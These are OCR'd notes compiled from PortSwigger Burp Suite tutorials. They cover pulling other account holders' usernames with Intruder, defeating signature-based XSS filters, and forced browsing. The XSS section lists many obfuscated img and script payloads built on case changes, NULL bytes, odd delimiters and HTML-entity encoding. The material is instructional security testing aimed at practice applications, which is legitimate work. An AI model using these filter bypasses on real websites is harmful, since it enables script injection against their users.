


Here you can define the location of the item to be extracted from the HTTP response.



Status	Error	Timeout	Length	<title>Cyclone Trans...	Co
304	☐	☐	667		bas
200	☐	☐	7565	John Smith	
200	☐	☐	7585	Herminio Langworth I	
200	☐	☐	7579	Luciano Connelly	
200	☐	☐	7567	Rocky Jast	
200	☐	☐	7575	Ally Greenholt	
200	☐	☐	7581	Keshaun Wilderman	
200	☐	☐	7577	Gussie Halvorson	
200	☐	☐	7577	Matt Harvey III	
200	☐	☐	7573	Adella Zemlak	
200	☐	☐	7575	Manuel Gislason	
200	☐	☐	7591	Miss Gudrun McCullo...	
200	☐	☐	7579	Maximilian Purdy	

With the grep extraction configured, the results table will be populated with the defined items, in this example the usernames of other account holders.



You can use Burp Scanner alongside your manual testing methodology to quickly identify many types of common vulnerabilities.

File path traversal is one example of the Scanner's ability to locate issues of this nature.


From <https://support.portswigger.net/customer/portal/articles/1965691-Methodology_Insecure%20Direct%20Object%20References.html>

Bypassing Signature-Based XSS Filters: Modifying HTML

In many cases, you may find that signature-based filters can be defeated simply by switching to a different, lesser-known method of executing script. If this fails, you need to look at ways of obfuscating your attack.

This article provides examples of ways in which HTML syntax can be obfuscated to defeat common filters.

The example uses versions of “DVWA” and the "Magical Code Injection Rainbow" taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.



Signature-based filters designed to block XSS attacks normally employ regular expressions or other techniques to identify key HTML components, such as tag brackets, tag names, attribute names, and attribute values.


Many of these filters can be bypassed by placing unusual characters at key points within the HTML in a way that one or more browsers tolerate.

Consider the following simple exploit.

```
<img onerror=alert(1) src=a>
```

You can modify this syntax in numerous ways and still have your code execute on at least one browser.

The Tag Name




Starting with the opening tag name, the most simple and naive filters can be bypassed simply by varying the case of the characters used:

```
<iMg onerror=alert(1) src=a>
```

Going further, if you modify the example slightly, you can use arbitrary tag names to introduce event handlers, thereby bypassing filters that merely block specific named tags:

<x onclick=alert(1) scr=a>click here</x>




In addition, you can insert NULL bytes in any position.

Note: The NULL byte trick works on Internet Explorer anywhere within the HTML page. Liberal use of NULL bytes often provides a quick way to bypass signature-based filters that are unaware of IE's behavior.

```
<[%00]img onerror=alert(1) src=a>
```

Note: In these examples, [%xx] indicates the literal character with the hexadecimal ASCII code of `xx`.

Space Following the Tag Name



Several characters can replace the space between the tag names and the first attribute name:

```
<img/onerror=alert(1) src=a>
<img/anyjunk/onerror=alert(1) src=a>
<img """><script>alert("alert(1)")</script>">
```

Note: even where an attack does not require any tag attributes, you should always try adding some superfluous content after the tag name, because this bypasses some simple filters:

```
<script/anyjunk>alert(1)</script>
```

Attribute Delimiters

In the original example, attribute values were not delimited, requiring some whitespace after the attribute value to indicate that it has ended before another attribute can be introduced.

Attributes can optionally be delimited with double or single quotes or, on IE, with backticks:

```
<img onerror="alert(1)"src=a>
<img onerror='alert(1)'src=a>
<img onerror=`alert(1)`src=a>
```


Switching around the attributes in the preceding example provides a further way to bypass some filters that check for attribute names starting with `on`.

```
<img src='a'onerror=alert(1)>
```

By combining quote-delimited attributes with unexpected characters following the tag name, attacks can be devised that do not use any whitespace, thereby bypassing some simple filters:

```
<img/onerror="alert(1)"src=a>
```

Attribute Names and Values



Within the attribute name and value, you can use the same NULL byte trick described earlier.


```
<img onerror=a[%00]lert(1) src=a>
<i[%00]mg onerror=alert(1) src=a>
```

You can also HTML-encode characters within the value:

```
<img onerror=a&#x6c;ert(1) src=a>
```

Because the browser HTML-decodes the attribute value before processing it further, you can

use HTML encoding to obfuscate your use of script code, thereby evading many filters.




It is also worth noting that browsers tolerate various deviations from the specifications, in ways that even filters that are aware of HTML encoding may overlook. You can use both decimal and hexadecimal format, add superfluous leading zeros, and omit the trailing semicolon.


```
<img onerror=a&#x06c;ert(1) src=a>
<img onerror=a&#x006c;ert(1) src=a>
<img onerror=a&#x0006c;ert(1) src=a>
<img onerror=a&#108;ert(1) src=a>
<img onerror=a&#0108;ert(1) src=a>
<img onerror=a&#108ert(1) src=a>
```

From <https://support.portswigger.net/customer/portal/articles/2590814-bypassing-signature-based-xss-filters-modifying-html>


Forced Browsing




In this scenario the attacker uses forced browsing to access target URLs.
First, ensure that Burp is correctly configured with your browser.
Ensure Proxy "Intercept is off".



In your browser, visit the page of the web application you are testing.




Return to Burp.
In the Proxy "Intercept" tab, ensure "Intercept is on".
In your browser, resubmit the request to visit the page you are testing.




You can now view the intercepted request in the Proxy "Intercept" tab.
Right click anywhere on the request to bring up the context menu.
Click "Send to Intruder".

Go to the "Positions" tab under the "Intruder" tab.
Click the "Clear" button to clear the suggested payload positions.




In this attack we are attempting to locate and view files and directories.
Select the file name in the URL and use the "Add" button to position the payload.




Go to the "Payloads" tab.

"Payload type" in the "Payload sets" options should be set to "Simple list".


In the "Payload Options [Simple list]" from the dropdown menu "Add from list...", select "Directories - short" and "Filenames - short".



